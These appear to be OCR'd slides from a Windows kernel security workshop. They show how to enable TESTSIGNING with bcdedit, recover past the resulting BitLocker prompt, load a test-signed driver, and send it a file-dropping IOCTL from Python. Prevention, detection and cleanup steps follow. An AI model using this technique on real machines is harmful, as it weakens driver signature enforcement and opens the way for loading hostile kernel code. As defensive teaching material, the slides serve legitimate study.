
- Start cmd.exe as Administrator
- Enable TESTSIGNING `bcdedit.exe -set TESTSIGNING ON`
- Reboot

RECOVER

- Enter BitLocker recovery key
- Boot
- Should see this:



Test Mode
Windows 10 Pro
Build 17134.rs4_release.180410-1804



BitLocker recovery

Enter the recovery key for this drive

Bitlocker needs your recovery key to unlock your drive because the Boot Configuration Data setting 0x16000049 has changed for the following boot application:
\Windows\system32\winload.efi.
For more information on how to retrieve this key, go to
http://windows.microsoft.com/recoverykeyfaq from another PC or mobile device.


Use the number keys or function keys F1-F10 (use F10 for 0).

Recovery key ID: 11C0A6B1-BF12-40B6-A83B-326E439C574E

Press Enter to continue
Press Esc for more recovery options

VERIFY

- Verify settings with bcdedit
- Try to start HEVD
  - Won't work, as no signature at all
- Try to start our driver
  - Will work due to the test signature


Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17134.48]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>bcdedit

Windows Boot Manager
--------------------
identifier              {bootmgr}
device                  partition=\Device\HarddiskVolume1
path                    \EFI\Microsoft\Boot\bootmgfw.efi
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
default                 {current}
resumeobject            {c91c75bf-6cda-11e8-821d-e33519ceb8ec}
displayorder            {current}
toolsdisplayorder       {memdiag}
timeout                 30

Windows Boot Loader
-------------------
identifier              {current}
device                  partition=C:
path                    \Windows\system32\winload.efi
description             Windows 10
locale                  en-US
inherit                 {bootloadersettings}
displaymessageoverride  Recovery
recoveryenabled         No
testsigning             Yes
isolatedcontext         Yes
allowedinmemorysettings 0x15000075
osdevice                partition=C:
systemroot              \Windows
resumeobject            {c91c75bf-6cda-11e8-821d-e33519ceb8ec}
nx                      OptIn
bootmenupolicy          Standard
debug                   No

C:\Windows\system32>_
```

TALKING TO THE DRIVER

- Open device (CreateFile)
- Calculate or hardcode IOCTL
- Talk to the device (ZwDeviceIOControlFile)

```
DEVICE_NAME   = "\\\\.\\workshop"
driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, 0, None, OPEN_EXISTING, 0, None)

#calculate IOCTL values
CTL_CODE = lambda devtype, func, meth, acc: (devtype << 16) | (acc << 14) | (func << 2) | meth

IOCTL_DROP_FILE = CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_IN_DIRECT, FILE_READ_DATA | FILE_WRITE_DATA)

IoStatusBlock = c_ulong()

ntdll.ZwDeviceIoControlFile(driver_handle, None, None, None, byref(IoStatusBlock), IOCTL_DROP_FILE, None, 0, None, 0)
```

TEST DRIVER FUNCTIONALITY

- Update device name in the code
- Runs code
- Verify if file has been created

PREVENTING & DETECTING TESTSIGNING

- Use Secure Boot
- Use BitLocker
- Monitor bcdedit usage

TESTSIGNING – WRAP UP

- Usability?
  - Difficult (SecureBoot, BitLocker, Reboot)
  - Visible
- Cleanup
  - Disable TESTSIGNING
  - Disable BitLocker (no longer needed)
  - Reboot

